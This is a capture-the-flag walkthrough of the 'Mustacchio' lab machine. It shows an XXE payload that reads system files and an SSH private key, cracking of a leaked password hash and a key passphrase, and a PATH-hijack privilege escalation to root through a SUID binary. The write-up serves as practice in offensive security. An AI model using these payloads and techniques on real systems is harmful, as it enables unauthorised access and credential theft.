

Mustacchio

Enumeration

Nmap Scan

HTTP (80)

Dirsearch

Website Features

Exploitation

Privilege Escalation

Enumeration

Nmap Scan

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu1
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQC2WTNk2XxeSH8TaknfbKriHr
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
|   256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGldKE9PtIBaggRavy0W10GTbI

80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Mustacchio | Home
| http-robots.txt: 1 disallowed entry
|_/

8765/tcp open  http    syn-ack ttl 61 nginx 1.10.3 (Ubuntu)
| http-methods:
```

```
|_ Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Mustacchio | Login
Warning: OSScan results may be unreliable because we could not t
```

HTTP (80)

Dirsearch

Target: http://mustacchio.thm/

```
[21:00:12] Starting:
[21:00:40] 301 - 317B - /custom -> http://mustacchio.thm/custom
[21:00:50] 301 - 316B - /fonts -> http://mustacchio.thm/fonts
[21:00:57] 301 - 317B - /images -> http://mustacchio.thm/images
[21:01:24] 200 - 28B - /robots.txt
```

Target: http://mustacchio.thm:8765/

```
[21:02:26] Starting:
[21:02:42] 301 - 194B - /assets -> http://mustacchio.thm:8765/assets
[21:02:42] 301 - 194B - /auth -> http://mustacchio.thm:8765/auth
```

```
11 <body>
12   <section id="login-form" class="container-fluid d-flex flex-column align-items-center justify-content-center">
13     <form action="/auth/login.php" method="POST" class="container d-flex flex-column align-items-center justify-content-center w-25">
14       <h3>ADMIN PANEL</h3>
15       <input type="text" name="user" id="" placeholder="User">
16       <input type="password" name="pass" id="" placeholder="Password">
17       <input type="submit" value="Submit">
18       <input type="hidden" name="submitted" value="1">
19     </form>
20   </section>
21   <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/js/bootstrap.bundle.min.js" integrity="sha384-JEW9xMcG8R+pH3ijmWlwW0int0rMB4s7Z0dauhUtxwoG2vISOkLts3qm9Ekf" crossorigin="anonymous"></script>
22 
23 </body>
24 </html>
```

This auth/login.php is shown only in Firefox and not in Chromium

The screenshot shows a web browser window with the URL `mustacchio.thm/custom/js/`. The page title is "Index of /custom/js". Below the title is a table with the following data:


Name	Last modified	Size	Description
Parent Directory	-	-	
mobile.js	2021-06-12 15:48	1.4K	
users.bak	2021-06-12 15:48	8.0K	

Below the table, a message reads: "Apache/2.4.18 (Ubuntu) Server at mustacchio.thm Port 80".

Website Features

The screenshot shows the homepage of the Mustacchio website. The header features the word "mustacchio" in a stylized font with two wavy lines above it. Below the header is a navigation menu with links to "HOME", "ABOUT", "GALLERY", "BLOG", and "CONTACT". The main content area has a large black and white photograph of a man wearing sunglasses. Overlaid on the image is a text box containing the following text:

THE BEACON TO ALL MANKIND
Our website templates are created with
inspiration, checked for quality and originality
and meticulously sliced and coded.



Exploitation

```
└──(kali㉿kali)-[~/Desktop/THM/Mustacchio]
└─$ strings users.bak
SQLite format 3
tableusersusers
CREATE TABLE users(username text NOT NULL, password text NOT NUI
]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```


1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

I'm not a robot 
reCAPTCHA
Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b	sha1	bulldog19

We have the username and password for the login page.



```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-eOJMYsd53ii+sc0/bJGFsicCZc+SNDN2yr8+0R0qrQ0l0h+rP48ckxlpbzKgwra6" crossorigin="anonymous">
8   <link rel="stylesheet" href="assets/css/home.css">
9   <script type="text/javascript">
10  //document.cookie = "Example=/auth/dontforget.bak";
11  //document.cookie = "dontforget.bak";
12  document.addEventListener("DOMContentLoaded", function() {
13    let box = document.getElementById("box");
14    if (box == null || box.length == 0) {
15      alert("Insert XML Code!");
16    }
17  });
18 </script>
19 </head>
20 <body>
21
22  <!-- Barry, you can now SSH in using your key! -->
23
24  
25
26  <nav class="position-fixed top-0 w-100 m-auto">
27    <ul class="d-flex flex-row align-items-center justify-content-between h-100">
28      <li>AdminPanel</li>
29      <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
30    </ul>
31  </nav>
32
33  <section id="add-comment" class="container-fluid d-flex flex-column align-items-center justify-content-center">
34    <h3>Add a comment on the website.</h3>
35
36    <form action="" method="post" class="container d-flex flex-column align-items-center justify-content-center">
37      <textarea id="box" name="xml" rows="10" cols="50"></textarea><br/>
38      <input type="submit" id="sub" onclick="checkarea()" value="Submit"/>
39    </form>
40  </section>

```

There are things in the source code, like `dontforget.bak`, a comment stating something about SSH key

Downloaded the `dontforget.bak` file

```

└──(kali㉿kali)-[~/Desktop/THM/Mustacchio]
└─$ strings dontforget.bak
<?xml version="1.0" encoding="UTF-8"?>
<comment>
<name>Joe Hamd</name>
<author>Barry Clad</author>
<com>his paragraph was a waste of time and space. If you had I
ve done something more productive than reading this mindlessly &
```

```
ve been playing with your dog, or eating your cat, but no. You w  
</comment>
```

Submitted this in the comment box on the website

The screenshot shows an 'ADMINPANEL' interface with a dark background featuring green fern fronds. At the top, there's a blue header bar with the text 'ADMINPANEL' on the left and 'Logout' on the right. Below the header, the main area has a light gray background. In the center, there's a large white rectangular input field. To its right is a small 'Submit' button. Below the input field, the text 'Comment Preview:' is displayed. Underneath that, the submitted comment is shown, preceded by the text 'Name: Joe Hamd' and 'Author: Barry Clad'. At the bottom of the preview area, there's a section labeled 'Comment:' containing the actual comment text.

```
Add a comment on the website.  
  
Comment:  
his paragraph was a waste of time and space. If you had not read this and I had not typed this you and I could ve done something more productive than reading this mindlessly and carelessly as if you did not have anything else to do in life. Life is so precious because it is short and you are being so careless that you do not realize it until now since this void paragraph mentions that you are doing something so mindless, so stupid, so careless that you realize that you are not using your time wisely. You could ve been playing with your dog, or eating your cat, but no. You want to read this barren paragraph and expect something marvelous and terrific at the end. But since you still do not realize that you are wasting precious time, you still continue to read the null paragraph. If you had not noticed, you have wasted an estimated time of 20 seconds.
```

They may be vulnerable to XXE injections.

This screenshot is similar to the one above, showing an 'ADMINPANEL' interface with a dark background and green fern fronds. It displays a comment submission form with a large input field, a 'Submit' button, and a 'Comment Preview:' section. The preview shows the user information 'Name: Joe Hamd' and 'Author: Barry Clad'. Below this, the 'Comment:' section contains a very long and complex XML payload. The XML includes numerous entity declarations and references, such as '<!DOCTYPE foo [<!ENTITY xxe SYSTEM \'file:///home/barry/.ssh/id_rsa\'];>' and various other system and file references like '/var/lib/nfs/nfsd', '/var/lib/nfs/rpcbind', and '/var/lib/nfs/rpcbind'. The payload is designed to exploit XXE vulnerabilities.

```
Comment:  
rootx:0:root:/root/bin/bash daemonx:1:1daemon:/usr/sbin/nologin binx:2:2/bin:/usr/sbin/nologin sysx:3:3sys:/dev/usr/sbin/nologin syncx:4:65534sync:/bin/bin/sync gamesx:5:60games:/usr/sbin/nologin manx:6:12man:/var/cache/man:/usr/sbin/nologin lpx:7:7lp:/var/spool/lpd:/usr/sbin/nologin mailx:8:8mail:/var/mail:/usr/sbin/nologin newsx:9:9news:/var/spool/news:/usr/sbin/nologin uucpx:10:10uucp:/var/spool/uucp:/usr/sbin/nologin proxyx:13:13proxy:/bin/us/sbin/nologin www-datax:33:33www-data:/var/www:/usr/sbin/nologin backupx:34:34backup:/var/backups:/usr/sbin/nologin listx:38:38Mailing List Manager:/var/list:/usr/sbin/nologin ircx:39:39ircd:/var/run/ircd:/us/sbin/nologin gnatsx:41:41gnats:/usr/sbin/nologin nobodyx:65534:65534nobody/nonenexist:/usr/sbin/nologin systemd-timesyncx:100:102systemd Time Synchronization,,/run/systemd/bin/false systemd-networkx:101:103systemd Network Management,,/run/systemd/netif:/bin/false systemd-resolvex:102:104systemd Resolver,,/run/systemd/resolve:/bin/false systemd-bus-proxyx:103:105systemd Bus Proxy,,/run/systemd/bin/false syslogx:104:108/home/syslog/bin/false_apttx:105:65534:/noneexistent/bin/false lxdx:106:65534:/var/lib/lxd/bin/false messagebusx:107:111/var/run/dbus/bin/false uiddx:108:112:/run/uiddd/bin/false dnsmasqx:109:65534:dnsmasq,,/var/lib/misc/bin/false sshd:/10:65534:/var/run/sshd:/usr/sbin/nologin pollinate.x:111:./var/cache/pollinate:/bin/false joe:x:1002:1002:/home/joe/bin/bash barry:x:1003:1003:/home/barry/bin/bash
```

Vulnerable to XXE.

This screenshot shows an 'ADMINPANEL' interface with a dark background and green fern fronds. It displays a comment submission form with a large input field, a 'Submit' button, and a 'Comment Preview:' section. The preview shows the user information 'Name: Joe Hamd' and 'Author: Barry Clad'. Below this, the 'Comment:' section contains a crafted XML payload. The XML starts with '<?xml version="1.0" encoding="UTF-8"?>' followed by '<!DOCTYPE foo [<!ENTITY xxe SYSTEM \'file:///home/barry/.ssh/id_rsa\'];>'. It then includes '<comment>' and '<name>Joe Hamd</name>' followed by '<author>Barry Clad</author>'. This payload is designed to exploit XXE vulnerabilities.

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE foo [<!ENTITY xxe SYSTEM \'file:///home/barry/.ssh/id_rsa\'];>  
<comment>  
    <name>Joe Hamd</name>  
    <author>Barry Clad</author>
```

```
<com>&xxe;</com>
</comment>
```

It will give the id_rsa of the user, Barry.

```
└─(kali㉿kali)-[~/Desktop/THM/Mustacchio]
└─$ ssh -i id_rsa_barry barry@mustacchio.thm
Enter passphrase for key 'id_rsa_barry':
```

```
└─(kali㉿kali)-[~/Desktop/THM/Mustacchio]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt passphrase
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSL])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for 1 password
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames      (id_rsa_barry)
1g 0:00:00:00 DONE (2025-01-29 21:38) 1.492g/s 4433Kp/s 4433Kc/s
Use the "--show" option to display all of the cracked passwords
Session completed.
```

Privilege Escalation

```
barry@mustacchio:~$ find / -type f -perm -u=s 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
```

```
/usr/bin/newgrp  
/usr/bin/at  
/usr/bin/chsh  
/usr/bin/newgidmap  
/usr/bin/sudo  
/usr/bin/newuidmap  
/usr/bin/gpasswd  
/home/joe/live_log
```

```
barry@mustacchio:/home/joe$ ls -l  
total 20  
-rwsr-xr-x 1 root root 16832 Jun 12 2021 live_log
```

```
barry@mustacchio:/home/joe$ strings live_log  
/lib64/ld-linux-x86-64.so.2  
libc.so.6  
setuid  
printf  
system  
__cxa_finalize  
setgid  
__libc_start_main  
GLIBC_2.2.5  
_ITM_deregisterTMCloneTable  
__gmon_start__  
_ITM_registerTMCloneTable  
u+UH  
[ ]A\A]A^A_  
Live Nginx Log Reader  
tail -f /var/log/nginx/access.log
```

The binary tail is running without a full path.

This type of privilege escalation requires the creation of a custom binary with the same name and adding the path to the PATH variable.

```
barry@mustacchio:/home/joe$ cd /tmp
barry@mustacchio:/tmp$ export PATH=/tmp:$PATH
barry@mustacchio:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/b:
barry@mustacchio:/tmp$ echo '#!/bin/bash' > tail
barry@mustacchio:/tmp$ echo '/bin/bash' >> tail
barry@mustacchio:/tmp$ ls
tail
barry@mustacchio:/tmp$ cat tail
#!/bin/bash
/bin/bash
```

```
barry@mustacchio:/home/joe$ ./live_log
root@mustacchio:/home/joe# id
uid=0(root) gid=0(root) groups=0(root),1003(barry)
root@mustacchio:/home/joe#
```